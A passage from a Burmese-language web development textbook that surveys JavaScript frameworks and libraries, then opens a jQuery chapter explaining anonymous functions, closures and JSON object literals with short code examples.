Client-side MVC Framework တွေမှာ MVC ရဲ့ အဓိပါယ်က Model-View-Controller မဟုတ်တော့ပါဘူး။ Model-View-Collection လို့ သုံးကြလေ့ရှုပါတယ်။ တစ်ချို့ Framework တွေကိုတော့ MVC လိုမသုံးပဲ MVVM Framework လို့ ခေါ်ကြပါတယ်။ MVVM ဆိုတာ Model-View-ViewModel ဆိုတဲ့အဓိပါယ်ဖြစ်ပါတယ်။ တစ်ချို့ကိုတော့ MVP Framework လို့ ခေါ်ကြပြန်ပါတယ်။ MVP ကတော့ Model-View-Presenter ဆိုတဲ့အဓိပါယ်ပါ။ အခေါ်ကွဲပောင်းရည်ရွယ်ချက်ကတော့ Single Page Application မှာ JavaScript Code တွေကို ပြင်ဆင်ထိမ်းသိမ်းရ လွယ်ကူးအောင် ကဏ္ဍတွေခြားပြီး စုစုပေါင်း Single Page Application တွေအတွက် အခြေခံလုပ်အပ်ချက်တွေဖြစ်တဲ့ Routing, Data Binding စတဲ့လုပ်ဆောင်ချက်တွေ အသင့်ပေးနိုင်ဖို့အတွက်ပဲဖြစ်ပါတယ်။ လက်ရှိလူသုံးများနေတဲ့ Client-side MVC Framework (၄) မျိုးအကြောင်းကို မိတ်ဆက်ဖော်ပြပေးလိုက်ပါတယ်။

AngularJS ဟာ Google Developer တွေဖန်တီးထားတဲ့ JavaScript Framework တစ်ခုပါ။ Directive လိုခေါ်တဲ့ နည်းစနစ်တစ်မျိုးနဲ့ HTML ရဲ့ စွမ်းဆောင်ရည်ကို တိုးခဲ့နိုင်အောင် စီမံထားပေးတဲ့ ထူးခြားတဲ့ Framework တစ်ခုဖြစ်ပါတယ်။ HTML Element တွေကို Data Structure အတွက်သာမကပဲ၊ Application တည်ဆောက်ရာမှာ အသုံးဝင်တဲ့ Building Block တွေ Custom Component တွေအဖြစ် အသုံးပြုနိုင်သွားပေါ်တယ်။ ဒါတင်မက Two Ways Data-binding လို့ နည်းစနစ်မျိုး ပါဝင်တဲ့အတွက် Data Model နဲ့ View Template ကို Fully-Sync ဖြစ်နေ ပေါ်တယ်။ ဒီတော့ Data ကိုပြင်လိုက်တာနဲ့ Template က အလိုလိုလိုက်ပြောင်းမှုဖြစ်သလို၊ Template မှာ တန်ဖိုး ပြင်လိုက်တာနဲ့ Data Model ကလည်း အလိုလို Update ဖြစ်သွားမော့ဖြစ်ပါတယ်။ ဒီလို့ လုပ်ဆောင်ချက်တွေအပ် Routing, Data Persistence, Logging, Error Handling နဲ့ Testing လုပ်ဆောင်ချက်တွေပါဝင်တဲ့ Framework တစ်ခုဖြစ်ပါတယ်။

AngularJS Website: angularjs.org

Backbone.js ကိုတော့ Model-View-Collection Framework လိုခေါ်ပါတယ်။ တစ်ခြား Framework တွေနဲ့ယူဉ် အတော်လေး Simple ဖြစ်ပြီး Light-Weight လည်းပြစ်တဲ့ Framework တစ်ခုပါ။ Data Model တည်ဆောက်ခြင်း၊ Data တွေကို Collection အနေနှင့်စည်းစွမ်း၊ စီမံခြင်းတို့ကို လွယ်ကူးအောင် အထူးအလေးပေးထားတဲ့ Framework တစ်ခုဖြစ်ပါတယ်။ AngularJS လို့ Two Ways Data-binding အလိုအလျောက် လုပ်ဆောင်ပေးတဲ့ Feature မျိုးမပါဝင်ပောင်းရေးတဲ့ Event တွေကိုသုံးပြီး Data-Binding လုပ်ဆောင်ချက်ရရှိအောင် ရေးသားနိုင်ပါတယ်။ Backbone.js ရိုးရှင်းမှုကြောင့် တစ်ခြား Framework ထက် အနည်းငယ်ပြုပြီး လူသုံးများပါတယ်။ Rockstar Developer ရဲ့ အခန်း (၉) မှာ BackboneJS အကြောင်း အသေးစိတ် ဖော်ပြထားပါတယ်။

Backbone.js Website: backbonejs.org

Knockout အမည်ရတဲ့ Framework ကိုတော့ MVVM Framework လိုခေါ်ပါတယ်။ သူကိုတော့ Microsoft ဝန်ထမ်း တစ်ယောက်က Microsoft နဲ့တိုက်ရိုက်မသက်ဆိုင်ပဲ သူရဲကိုယ်ပိုင် Project တစ်ခုအနေနဲ့ စတင်ဖန်တီးခဲ့တာပါ။ Data နဲ့ User Interface ကို ခဲ့ခြားရေးသားနိုင်ပြီး သူလည်းပဲ Two Ways Data-binding လုပ်ဆောင်ချက် ပါဝင်တဲ့ Framework တစ်ခုဖြစ်ပါတယ်။

Knockout Website: knockoutjs.com

Ember.js ရဲ့ မူလအမည်က SproutCore လို ခေါ်ပါတယ်။ ၂၀၀၈ ခုနှစ်မှာ Apple က ကြော်လဲပဲ့တဲ့ MobileMe ဆိုတဲ့ Web Platform ကို SproutCore အသံပြုပီးဖော်တဲ့ ခဲ့ခြင်းဖြစ်ပါတယ်။ Apple Developer တွေကိုယ်တိုင်လည်း SproutCore Framework ကို ပါဝင်ကူညီပိုးပေးခဲ့ပါတယ်။ အစောင့်က MVC Framework တစ်ခုမဟုတ်ခဲ့ပါဘူး။ ၂၀၁၁ နှစ် နှစ်လယ်ပိုင်းမှာ MVC Pattern ထည့်သွင်းခဲ့ပြီး အဲဒီနှစ်နှစ်ကုန်ပိုင်းကျမှ Ember.js လို အမည်ပြောင်းလိုက်တဲ့ ဖြစ်ပါတယ်။

Ember.js Website: emberjs.com

5.7 – Others

ဖော်ပြုခဲ့ပြီးဖြစ်တဲ့ Utility နဲ့ Widgets Framework တွေ၊ Client-side MCV Framework တွေအပြင် ဖြည့်စွက်မှတ်သားသင့်တဲ့ အခြား JavaScript Framework တွေရှိပါသေးတယ်။ အခုန္ဓိရင် HTML5 ကို Official Standard အဖြစ် အပြီးသတ်အတည်ပြုခဲ့ပြီးဖြစ်သလို အတော်လေး တွင်တွင်ကျယ်ကျယ်အသံပြုနေကြပါပြီ။ ဒါပေမယ့် Internet Explorer 8 နဲ့ သူအရင်က Version တွေက HTML5 ကို Support မလုပ်ပါဘူး။ ဒီတော့ HTML5 လုပ်ဆောင်ချက် တွေကို အသံပြုပီးရေးသားထဲတဲ့ Website တွေဟာ Internet Explorer နဲ့ အခြား Support မလုပ်သေးတဲ့ Browser တွေမှာ အလုပ်လုပ်မှုမဟုတ်ပါဘူး။

ဒီပြဿနာကို ဖြေရှင်းဖို့အတွက် Polyfills လို ခေါ်တဲ့ JavaScript နည်းပညာတွေပေါ်ပေါက်လာပါတယ်။ Polyfills ဆိုတဲ့ HTML5 Support မလုပ်ပေးတဲ့ Browser တွေမှာ HTML5 လုပ်ဆောင်ချက်နဲ့ အလားတူတဲ့ လုပ်ဆောင် ချက်တွေရရှိဖို့ JavaScript နဲ့ ဖြည့်စွက်တဲ့ နည်းပညာတစ်မျိုးဖြစ်ပါတယ်။ HTML5 လုပ်ဆောင်ချက်တွေကို အသံပြုတည်ဆောက်ထားတဲ့ Website တွေဟာ JavaScript Polyfills နည်းပညာတွေကို ထည့်သွင်းအသံပြုမယ်ဆိုရင် HTML5 Support မလုပ်နိုင်တဲ့ Browser တွေမှာပါ အဆင်ပြောပြီ အလုပ်လုပ်သွားစေမှာ ဖြစ်ပါတယ်။ အထင်ရှားဆုံး Polyfill နည်းပညာနှစ်ခုကတော့ Modernizr နဲ့ HTML5Shim တို့ပဲ ဖြစ်ပါတယ်။

Modernizer Website: modernizr.com

HTML5Shim Website: code.google.com/p/html5shim

JavaScript Template System ဆိုတာရှိပါသေးတယ်။ JavaScript Data နဲ့ HTML Structure ကို ချိတ်ဆက်ပေးတဲ့ နည်းပညာတစ်မျိုး ဖြစ်ပါတယ်။ သူလည်းပဲ Logic ကိုသပ်သပ် HTML Markup Structure ကိုသပ်သပ် ခွဲခြားထားပေးနိုင်လို Code ပြင်ဆင် ထိမ်းသိမ်းရလွယ်ကူစေတဲ့ နည်းလမ်းတစ်မျိုးပဲ ဖြစ်ပါတယ်။ MVC Framework တွေလောက် မကြီးကျယ် ပေမယ့်သူနေရာနဲ့သူအသံဝင်ပါတယ်။ အထင်ရှားဆုံးနှစ်ခုကတော့ Mustache နဲ့ Handlebars တို့ပဲ ဖြစ်ပါတယ်။ Mustache ကို JavaScript မှာသာမက PHP, Ruby, Python နဲ့ တစ်ခြား Language အတော်များမှာ နဲ့ပါ အသံပြုနိုင်ပါတယ်။ Handlebars ကတော့ Mustache ကို ပိုမိုပြည့်စုံအောင် ဖြည့်စွက်ထားတဲ့ Template Engine တစ်ခုဖြစ်ပါတယ်။

Mustache Website: mustache.github.com

Handlebars Website: handlebarsjs.com

နောက်ထပ်လေ့လာသင့်တာက Underscore.js ဖြစ်ပါတယ်။ သူလည်းပဲ Utility Framework တစ်ခုပါ။ ဒါပေမယ့် တစ်ခြား Utility Framework တွေလို DOM နဲ့ Ajax ကို အခိုက်ထားတော်မဟုတ်ပါဘူး။ Function Programming

Language တွေရဲ့ အားသာချက်တွေကို JavaScript မှာ ရရှိအောင် ဖြည့်စွက်ပေးထားခြင်းဖြစ် ပါတယ်။ သူ့မှာလည်း အခြေခံ Template System လုပ်ဆောင်ချက် တစ်ပါတည်းတွဲဖော်ပါဝင်ပါသေးတယ်။

Underscore.js Website: underscorejs.org

အခြားထင်ရှားတဲ့ တစ်ခုကောင်း Library လေးတွေလည်းရှိပါသေးတယ်။ အဲဒါတွေကတော့ **RequireJS**, **PDF.js**, **Raphaël** နဲ့ **Three.js** တို့ပြုဖို့ပါတယ်။

PDF File တွေကို Browser ထဲမှာဖတ်ရှိနိုင်အောင် PDF.js က ကူညီပေးနိုင်ပါတယ်။ Mozilla Firefox ခဲ့ PDF Viewer အနေနဲ့လည်း PDF.js ကိုပဲ အသုံးပြုထားတာပါ။ Raphaël ကတော့ Vector Graphic တွေကို JavaScript နဲ့ရေးဆွဲစိုးမျိုးရတာ လွယ်ကူအောင် စီစဉ်ပေးထားတဲ့ Library တစ်ခုဖြစ်ပါတယ်။ Three.js ကတော့ 3D Animation တွေကို JavaScript နဲ့ရေးဆွဲနိုင်အောင် စီမံယန်တီးပေးထားတဲ့ Library တစ်ခုပါ။

RequireJS Website: requirejs.org

PDF.js Website: github.com/mozilla/pdf.js

Raphaël Website: raphaeljs.com

Three.js Website: mrdoob.github.com/three.js

Conclusion

JavaScript Framework တွေအကြောင်းကို အခုလိုတစ်ခန်းတစ်ကဏ္ဍယူပြီးဖော်ပြရတဲ့ရည်ရွယ်ချက်ကတော့ ကနောက်တော် Web Development မှာ JavaScript ရဲ့ အခန်းကဏ္ဍကို မြင်သာစေချင်လိုပြစ်ပါတယ်။ ဒါတွေအားလုံးကို တစ်ခုမှာကျန်လိုက်လုပ်နေဖို့မဟုတ်ပါဘူး။ ကိုယ်ရဲ့လိုအပ်ချက်ပေါ်မှာတည်ပြီး တစ်ကယ်လိုအပ်တဲ့ Framework ကို လိုအပ်လာတဲ့ အချိန်မှ လေလာအသုံးပြန်ပါတယ်။ ဖော်ပြခဲ့တဲ့ Framework တွေထဲမှာအရေးအကြီးဆုံးတစ်ခု ချုပ်ထားခဲ့ပါတယ်။ jQuery ဖြစ်ပါတယ်။ နောက်တစ်ခန်းမှာ jQuery ကို ဆက်လက်ဖော်ပြပေးသားပါမယ်။

နောက်ဆုံးတစ်ချက်အနေဖြင့် Framework တွေအားလုံးဟာ အနည်းငယ်ကဲပြားတဲ့ လိုင်စင် ကန့်သတ်ချက်တွေရှိပေမယ့် Open Source နည်းပညာတွေချည်ဖြစ်ပါတယ်။ Open Source အကြောင်းကို ဒီဇာတ်အပ်ရဲ့ နောက်ဆက်တဲ့ (က) မှာ လေ့လာနိုင်ပါတယ်။

Web Development Course

ဤစာအုပ်ပါအကြောင်းအရာများကို အခြေခံသင်ကြားပေးသည့်
Course ဖြစ်ပါသည်။ (၃) လတန်ကြိမ် တန်ခွဲသစ်များ ပုံမှန်
ဖွင့်လှစ်နေပါပြီ။ ဆက်သွယ်ရန် - (၀၉) ၂၃၁ ၆၅၈ ၆၂

Email: eimg@fairwayweb.com

Website: <http://eimaung.com/courses>

အခန်း (၆) jQuery

Write less, do more

jQuery ဟာ JavaScript Utility Framework တစ်ခုဖြစ်ပါတယ်။ အခြေခံအားဖြင့် DOM Manipulation နဲ့ Ajax ကိုရှင်းလွှာယူသွားအောင် ဖန်တီးပေးထားတဲ့ Framework တစ်ခုပါ။ "Write less, Do more" ဆိုတာ jQuery ရဲ့ ဆောင်ပုဒ်ပါ။ jQuery ကိုသာ ထိရောက်အောင်အသုံးချမယ်ဆိုရင် ဆောင်ပုဒ်အတိုင်း Code နည်းနည်းရေးယုံနဲ့ ကျွန်ုတ်တို့လိုချင်တဲ့ ရလဒ်တွေ ရရှိနိုင်ပါတယ်။

၂၀၀၆ ခုနှစ် Barcamp NYC မှာ John Resig လိုခေါ်တဲ့ Developer တစ်ယောက်က jQuery ကို စတင်မိတ်ဆက်ခဲ့တာပါ။ စစ်တမ်းများအရ ထင်ရှားတဲ့ Website တွေရဲ့ ၅၅% လောက်က jQuery အသုံးပြုထားကြတယ်လိုပါတယ်။ တနည်းအားဖြင့် jQuery ဟာ JavaScript Framework တွေထဲမှာ လူသုံးအများဆုံးဖြစ်ပါတယ်။ YUI တို့ Dojo တို့လုပ်ဆောင်ချက်တွေ ပါဝင်ခြင်းမရှိပေမယ့် ရိုးစင်းပြီးအသုံးပြုရ လွှာယူတဲ့အတွက် အသုံးများရခြင်း ဖြစ်တယ်လို့ဆိုနိုင်ပါတယ်။

jQuery ကို DOM Manipulation, Ajax နဲ့ Plugin ဆိုပြီး (၁) ပိုင်းခွဲလေ့လာချင်ပါတယ်။ ဒီအခန်းမှာ DOM နဲ့ Plugin တို့ အကြောင်းဖော်ပြုသော်လည်းကောင်း၊ အပိုင်းကိုတော့ဖော်ပြလို့မရသေးပါဘူး။ Server-side နည်းပညာနဲ့တွေ့ဖက်အလုပ်လုပ်ဖို့လိုအပ်လို့ အခန်း (၁၁) Ajax with jQuery မှာဆက်လက်ဖော်ပြပေးသွားပါမယ်။ jQuery အသုံးပြုပုံကိုမကြည့်ခင် JavaScript ရဲ့ Nameless Function နဲ့ JSON တို့အကြောင်းကို အရင်လေ့လာဖို့လိုပါမယ်။

6.1 – Nameless Functions

Nameless Function ဆိုတော့ အမည်မရှိတဲ့ အမည်မဲ့ Function တွေပဲပေါ့။ တစ်နည်းအားဖြင့် သီးခြားအလုပ်လုပ်တဲ့ Sub-Program လေးတွေပါ။ Anonymous Function လိုလည်းခေါ်ကြပါတယ်။ JavaScript မှာ Function တွေဟာ First Class Citizen တွေဖြစ်ပါတယ်။ အဓိပ္ပာယ်က Function တွေကို နေရာတိုင်းမှာသုံးလိုရပါတယ်။ Function တစ်ခုရဲ့အတွင်းထဲမှာ နောက်ထပ် Function တွေကိုအဆင့်ဆင့်ထည့်ရေးလို့ရပါတယ်။ Function တစ်ခုကို Variable တစ်ခုထဲမှာ Assign လုပ် ထည့်သွင်းပေးလိုက်လိုရပါတယ်။ Function တစ်ခုကို ခေါ်ပူးအသုံးပြုတဲ့အခါ အခြား Function တစ်ခုကို Parameter အနေနဲ့ ထည့်ပေးလိုက်လိုရပါတယ်။ First Class ဆိုတာဒီ သဘောကိုပြောတာပါ။ Function တစ်ခုကို Variable ထဲသို့ အခါလို့ထည့် သွင်းသတ်မှတ် ပေးလိုက်နိုင်ပါတယ်။

```
var foo = function () {
    // statements
}
```

နမူနာမှ `foo` ဆိတဲ့ variable ထဲကို တန်းဖိုးတွေထည့်သလိုပဲ Function တစ်ခုကို ထည့်သွင်းသတ်မှတ်လိုက်တာပါ။ ထူးခြားချက်အနေနဲ့ Assign လုပ်လိုက်တဲ့ Function မှာ Function Name မပါတာကိုသတိပြုကြည့်ပါ။ ဒီလို အမည် မပါတဲ့ Function တွေကို Nameless Function သို့မဟုတ် Anonymous Function လို့ခေါ်တာပါ။

`foo` Variable ထဲမှာ Function တစ်ခုတော့ရှိနေပါပြီ။ အဲဒီ Function ကို Evaluate လုပ်စေချင်ရင်တော့ Function ခေါ်ရှိခေါ်စဉ်အတိုင်း `foo()` လို့ ခေါ်ယူအသုံးပြုလိုက်ယုံပြစ်ပါတယ်။ တစ်နည်းအားဖြင့် `foo` Variable ရဲနောက်က ဂိုက်ကွင်းအဖွင့်အပံ့တ်က `foo` Variable ထဲက Function ကို Evaluate လုပ်ဖို့ ပြောလိုက် တာပဲဖြစ်ပါတယ်။

Function ဆိတဲ့တာသတ်မှတ်ကြော်ချက်သက်သက်လို့ ကျွန်တော်တို့နားလည်ထားပါတယ်။ အသုံးပြုလိုတဲ့အခါမှသာ ခေါ်ယူအသုံးပြုရတာပါ။ အဲဒီလိုမဟုတ်ပဲနဲ့ Function ကို သီးခြား Sub-Program တစ်ခုလို့ အလုပ်လုပ်သွားစေလိုရင် အခုလိုရေးသား နိုင်ပါတယ်။

```
(function foo() {
    // statements
})();
```

Nameless Function တစ်ခုလုံးကိုဝိုက်ကွင်းအဖွင့်ပိတ်ထဲထည့်လိုက်ပြီး နောက်ဆုံးမှာ နောက်ထပ်ဝိုက်ကွင်းအဖွင့်အပိတ်ထပ် ထည့်ပေးလိုက်ခြင်းဖြစ်ပါတယ်။ နာမည်မရှိတဲ့ Function ဖြစ်တဲ့အတွက် တစ်ခုးကနေခေါ်သုံးလို့မရပါဘူး။ ဒါပေမယ့် နောက်ဆုံးကိုဝိုက်ကွင်းအဖွင့်အပိတ်ကာ ခုတင်သတ်မှတ်လိုက်တဲ့ Function ကိုချက်ခြင်း Evaluate လုပ်ခိုင်းလိုက်သလို ဖြစ်သွားတဲ့အတွက် Function က အလုပ်လုပ်သွားမှာပါ။ တစ်ခုး Code တွေနဲ့ ဆက်စပ်ခြင်းမရှိပဲ သီးခြားအလုပ်လုပ်စေချင်တဲ့ Sub-program တွေကို ဒီနည်းနှုန်းသား နိုင်ပါတယ်။

Closure ဆိတဲ့လည်းရှိပါသေးတယ်။ နှမူနာလေး ဖော်ပြပေးပါမယ်။

```
function makeAdder(x) {
    return function(y) {
        return x + y;
    };
}

var add5 = makeAdder(5);
var add10 = makeAdder(10);

add5(2);           // => 7
add10(2);         // => 12
```

`makeAdder()` Function က `x` လိုခေါ်တဲ့ တန်းဖိုးတစ်ခုကို လက်ခံပြီး အလုပ်လုပ်ပါတယ်။ သူကို ခေါ်တဲ့နေရာကို Nameless Function တစ်ခု `return` ပြန်ပေးမှာဖြစ်ပါတယ်။ အဲဒီ Nameless Function ကလည်း `y` လိုခေါ်တဲ့

တန်ဖိုးကို လက်ခံပြီး မူလရှိနေတဲ့ x နဲ့ အဲဒီ y ကို ပေါင်းပေးမှာဖြစ်ပါတယ်။

ဒါကြောင့် var add5 = makeAdder(5); လို့ သတ်မှတ်လိုက်တဲ့အခါ add5 ထဲကို ရောက်သွားတာက makeAdder() Function က ပြန်ပေးလိုက်တဲ့ function(y) { return x + y; } ဆိုတဲ့ Function ဖြစ်ပါတယ်။ x ရဲတန်ဖိုးက 5 ဖြစ်နေပါပြီ။ y တန်ဖိုးတော့မရှိသေးပါဘူး။ add10 Variable ကိုလည်း အလားတဲ့ သတ်မှတ်ပါတယ်။ add10 ထဲက Function မှာတော့ x တန်ဖိုးက 10 ဖြစ်နေမှာပါ။

နောက်တစ်ဆင့်ရောက်တော့မှ add5(2) ဆိုပြီး add5 Variable ထဲက Function ကို Evaluate လုပ်ခိုင်းလိုက်တဲ့ အခါ y တန်ဖိုး 2 ဖြစ်သွားပြီး မူလရှိနေတဲ့ x တန်ဖိုး 5 နဲ့ပေါင်းလိုက်တဲ့အခါ ရလဒ် 7 ကို ပြန်ရမှာဖြစ်ပါတယ်။ add10(2) ကို Evaluate လုပ် ခိုင်းတဲ့အခါမှာတော့ add10 ထဲက x တန်ဖိုး 10 နဲ့ ပေါင်းသွားတဲ့ အတွက် 12 ကို ရရှိမှာဖြစ်ပါတယ်။ Function တစ်ခုထဲကိုခေါ်ယူထားပေမယ့် add5 ထဲက x တန်ဖိုး နဲ့ add10 ထဲက x တန်ဖိုး မတူညီပဲဘူး နေစေတဲ့သဘာဝကို Closure လိုခေါ်တာဖြစ်ပါတယ်။

အဓိကအနေနဲ့ JavaScript မှာ Function တွေဟာ First-Class သဘာဝရှိတယ်ဆိုတဲ့ အချက်နဲ့ Nameless Function လို့ ခေါ်တဲ့အမည်မဲ့ Function တွေကိုလိုအပ်ရင် အသုံးချိန်တယ်ဆိုတဲ့ နှစ်ချက်ကိုမှတ်ထားရင်ရပါပြီ။

6.2 – JSON (JavaScript Object Notation)

JSON ဟာ Data Interchange Format တစ်ခုဖြစ်ပါတယ်။ ဂွန်ပျော်တာပရိုက်ရမ်တစ်ခုကို လူတွေအသုံးပြန်ငြိုပါသာမက အခြားကွန်ပျော်တာပရိုက်ရမ်များကပါ ဆက်သွယ်အသုံးပြန်ငြိုအောင် တည်ဆောက်ခြင်းကို Service Oriented Architecture (SOA) လိုခေါ်ပါတယ်။ SOA နည်းစနစ်တဲ့ တည်ဆောက်ထားတဲ့ Service အချင်းချင်း အပြန်အလန်ဆက်သွယ်အလုပ် လုပ်တဲ့အခါ စံအဖြစ်အသုံးပြန်ငြိုတဲ့ Data Format တွေလိုပါတယ်။ XML, YAML စသဖြင့် အမျိုးမျိုးရှိတဲ့မှာ JSON လည်းတစ်ခု အပါအဝင်ဖြစ်ပါတယ်။ ဒါကြောင့် JSON ကို Data Interchange Format လိုခေါ်ခြင်းဖြစ်ပါတယ်။

Data Interchange Format အနေနဲ့ အသုံးပြန်ငြိုတဲ့အပြင်၊ JavaScript Object တွေတည်ဆောက်နိုအတွက်လည်း JSON ကိုအသုံးပြုခိုင်ပါတယ်။ ပုံမှန် Object-Oriented Programming မှာ Object တွေတည်ဆောက်ဖို့ Class တွေ လိုအပ်ပါတယ်။ JavaScript ဟာလည်း OOP Language တစ်ခုဖြစ်ပေမယ့် သူမှာ Class ရေးထုံး မပါဝင်တာ ထူးခြားချက်ပါ။ Object Constructor (သို့မဟုတ်) JSON ကိုအသုံးပြုပြီးတော့ Object တွေကို တိုက်ရှိက်တည်ဆောက်ရတာဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ SOA အကြောင်းကို Rockstar Developer ရဲ့ အခန်း (၅) မှာဖော်ပြထားပြီး JavaScript Object Constructor အကြောင်းကို Rockstar Developer ရဲ့ အခန်း (၃) မှာဖော်ပြထားပါတယ်။

JSON ဟာ Hash Array တစ်မျိုးဖြစ်တယ်လိုလည်း လွယ်လွယ်မှတ်နိုင်ပါတယ်။ Hash Array ကို တစ်ချို့ Language တွေမှာတော့ Associated Array လိုခေါ်ကြပါတယ်။ တစ်ချို့ Language တွေရဲ့ Collection, Dictionary စတဲ့ သဘောမျိုးနဲ့ ဆင်တူပါတယ်။ JavaScript မှာတော့ အဲဒီ Hash Array ကိုပဲ JSON လိုခေါ်တာပါ။

မှတ်ချက် ။ ။ JSON ကို စာလုံးအတိုင်းတစ်လုံးချင်းခေါ်လေ့မရှိကြပါဘူး။ "ဂျွဲစွဲန်" လိုအတွဲလိုက်အသံထွက်နဲ့ ခေါ်ကြပါတယ်။

Classical OOP Language တွေမှာ Object တွေတည်ဆောက်ပဲ နမူနာကိုဖော်ပြပေးလိုက်ပါတယ်။

```

class Car
{
    var wheels = 4;
    var fuel = 60;

    function drive() {
        this.fuel -= 5;
        // do something else
    }
}

var toyota = new Car();
print toyota.wheels;           // => 4

toyota.drive();
print toyota.fuel;            // => 55

```

အရင်ဆုံး Car Class ကိုတည်ဆောက်ပြီးတော့မှ အဲဒီ Class ကင်း Instantiate လုပ်ပြီး toyota ဆိုတဲ့ Object တစ်ခုကို တည်ဆောက်ရတာဖြစ်ပါတယ်။ var toyota = new Car() ဆိုတဲ့ Statement က Toyota ဟာ ကားတစ်စီးဖြစ်ကြောင်း ကြော်သတ်မှတ်ပေးပါတယ်။ Car Class ရဲ့ သတ်မှတ်ချက်နဲ့အညီ တည်ဆောက်ထားတာ ဖြစ်လို့ toyota Object မှာ wheels နဲ့ fuel ဆိုတဲ့ Property နှစ်ခုရှိနေပြီး drive() ဆိုတဲ့ Method တစ်ခုလည်းရှိနေမှာဖြစ်ပါတယ်။

toyota.wheels ဆိုပြီး ရယူကြည့်ရင် wheels Property ထဲမှာရှိနေတဲ့ တန်ဖို့ဖြစ်တဲ့ 4 ကိုရရှိမှာဖြစ်ပါတယ်။ toyota.drive() ဆိုပြီး drive() Method ကို Evaluate လိုက်တဲ့အခါ Method ထဲမှာသတ်မှတ် ထားတဲ့ အတိုင်း fuel Property ထဲက 5 နှုတ်သွားမှုပါ။ ဒါကြောင့် နောက်တစ်ဆင့်မှာ toyota.fuel ဆိုပြီး ရယူတဲ့အခါ fuel Property ရဲ့ မူလတန်ဖိုး 60 ကို မရပဲ၊ 55 ကိုရရှိမှာဖြစ်ပါတယ်။

နူးဆာသက်သက်ဖြစ်ပါတယ်။ ပြည့်စုံဆိုရင် အသုံးပြုတဲ့ Language ပေါ်မှတည်ပြီး တစ်ခြားအခြေခံ သဘောတွေဖြစ်တဲ့ Constructor တွေ Access Control တွေ Setter/Getter တွေ သတ်မှတ်ဖို့လိုနိုင်ပါတယ်။

JavaScript မှာတော့ အလားတူ Object တစ်ခုကို JSON အသုံးပြုပြီး အခုလိုတည်ဆောက်နိုင်ပါတယ်။

```

var toyota = {
    wheels: 4,
    fuel: 60,
    drive: function () {
        this.fuel -= 5;
        // do something else
    }
};

```

toyota ဆိုတဲ့ JavaScript Object တစ်ခုကို JSON Object Literal ဖြစ်တဲ့ တွန်ကွင်းအပွင့်အပိတ်သုံးပြီး တိုက် ရှိက် တည်ဆောက်လိုက်ခြင်း ဖြစ်ပါတယ်။ နားလည်လွယ်ချင်ရင် toyota ကို wheels, fuel နဲ့ drive ဆိုတဲ့ Index သုံးခုပါတဲ့ Array လို့ မြင်ကြည့်နိုင်ပါတယ်။ အခန်း (၅) မှာ JavaScript Array တွေကို လေးအောင်ကွင်းအသုံးပြု

သတ်မှတ်ပုံကို လေ့လာခဲ့ပါတယ်။ အဲဒီ Array တွေကို Numeric Array လိုခေါ်ပါတယ်။ Array Index တွေဟာ 0, 1, 2, 3 စတဲ့ နံပါတ်စဉ်နှင့်နေတဲ့အတွက်ပါ။ JSON လို့ Hash Array တွေကတော့ Index ကို နံပါတ်စဉ်နှင့် မဟုတ်ပဲ အမည်တစ်ခုစိုး ပေးထားတဲ့ Array အမျိုးအစား ဖြစ်ပါတယ်။

နမူနာမှာဖတ်ရတာရှင်းအောင် လိုင်းတွေခဲ့ရေးထားတာပါ။ အဲဒါကို အခုလိုတစ်လိုင်းတည်းရေးမယ် ဆိုရင်လည်းရပါတယ်။

```
var toyota = { wheels: 4, fuel: 60, drive: function() { ... } };
```

Index တစ်ခုနဲ့တစ်ခုကို Comma (,) နဲ့ခြားထားပြီး၊ Index တစ်ခုချင်းစီရဲ့ Property နဲ့ Value ကိုတော့ Colon (:) နဲ့ခြား ရေးသားရပါတယ်။ ထူးခြားချက်အနေနဲ့ drive Index အတွက် Value ကို Nameless Function တစ်ခု ပေးထားတာကို တွေ့ရမှုဖြစ်ပါတယ်။

Object ကို အသုံးပြုပါတယ် အား OOP Language တွေမှာလိုပဲ Dot Operator (.) ခံပြီး သုံးနိုင်ပါတယ်။

```
toyota.wheels;           // => 4
toyota.wheels = 6;
toyota.wheels;           // => 6
toyota.drive();
toyota.fuel;             // => 55
```

JavaScript Code အနေနဲ့ လက်တွေကူးယူစမ်းသပ်ကြည့်နိုင်ပါတယ်။

မှတ်ချက် ။ ။ JSON Object တွေဟာ Hash Array ဖြစ်တဲ့အတွက် Object တစ်ခုအနေနဲ့ (.) Operator သုံးပြီး တန်ဖိုးတွေ ကို ရယူသတ်မှတ်နိုင်သလို၊ Array တန်ဖိုးတွေ ရယူသတ်မှတ်ပုံအတိုင်းလည်း အသုံးပြုနိုင်ပါတယ်။ ဥပမာ toyota.wheels လို့ ရယူမယ့် အစား toyota['wheels'] ခါ့တဲ့နည်းလမ်းနဲ့လည်း ရယူနိုင်ပါတယ်။ ရလဒ်ကအတူတူပဲဖြစ်မှာပါ။

6.3 – DOM Manipulation with jQuery

jQuery ဆိုတာ JavaScript နဲ့ ကြိုတင်ရေးသားပေးထားတဲ့ Object တွေကို စုစည်းထားခြင်းပဲဖြစ် ပါတယ်။ တန်ည်းအားဖြင့် jQuery ဟာ JavaScript ပါပဲ။ ပြောင်းလဲထူးခြားသွားတဲ့ နည်းပညာအသစ်တစ်မျိုးတော့ မဟုတ်ပါဘူး။ ပုံမှန်ရေးသားနေတဲ့ JavaScript တွေထဲမှာ jQuery က ကြိုတင်ရေးသားပေးထား Object တွေ Function တွေကို လိုအပ်သလိုထည့်သွင်းရယူ အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။

Programming Language → Libraries → Framework ဆက်စပ်ပုံကို ပြီးခဲ့တဲ့အခန်းမှာဖော်ပြုပြီး ဖြစ်ပါတယ်။ jQuery ဟာလည်း JavaScript နဲ့ ရေးသားထားတဲ့ Library သို့မဟုတ် Framework တစ်ခုဖြစ်ပါတယ်။ JavaScript Application တွေမှာ အမြဲလိုအပ်လေ့ရှိတဲ့အခြေခံလုပ်ဆောင်ချက်တွေကို ကြိုတင်ပြီးအသင့်ရေးသားထားပေးလို့ အားလုံးကိုကိုယ်တိုင်ရေးနေဖို့ မလိုတော့ပဲ အချိန်ကုန်သက်သာစေမှုဖြစ်ပါတယ်။ ရေရှည်မှာ အချိန်ကုန်သက်သာစေဖို့ အစပိုင်းမှာ တော့ jQuery က ရေးပေးထားတဲ့ Function တွေကို နားလည်သိရှိအောင် လေ့လာချိန်တစ်ချို့တော့ ပြန်လည်ရင်းပေးရမှာပါ။ အမှန်တော့ Framework အားလုံး ဒီသဘောဂျာည်းပါပဲ။ Framework တွေမသုံးလည်း အလုပ်လုပ်လို့ရ ပါတယ်။ အသုံးပြုရင်တော့ အချိန်ကုန်သက်သာပြီး 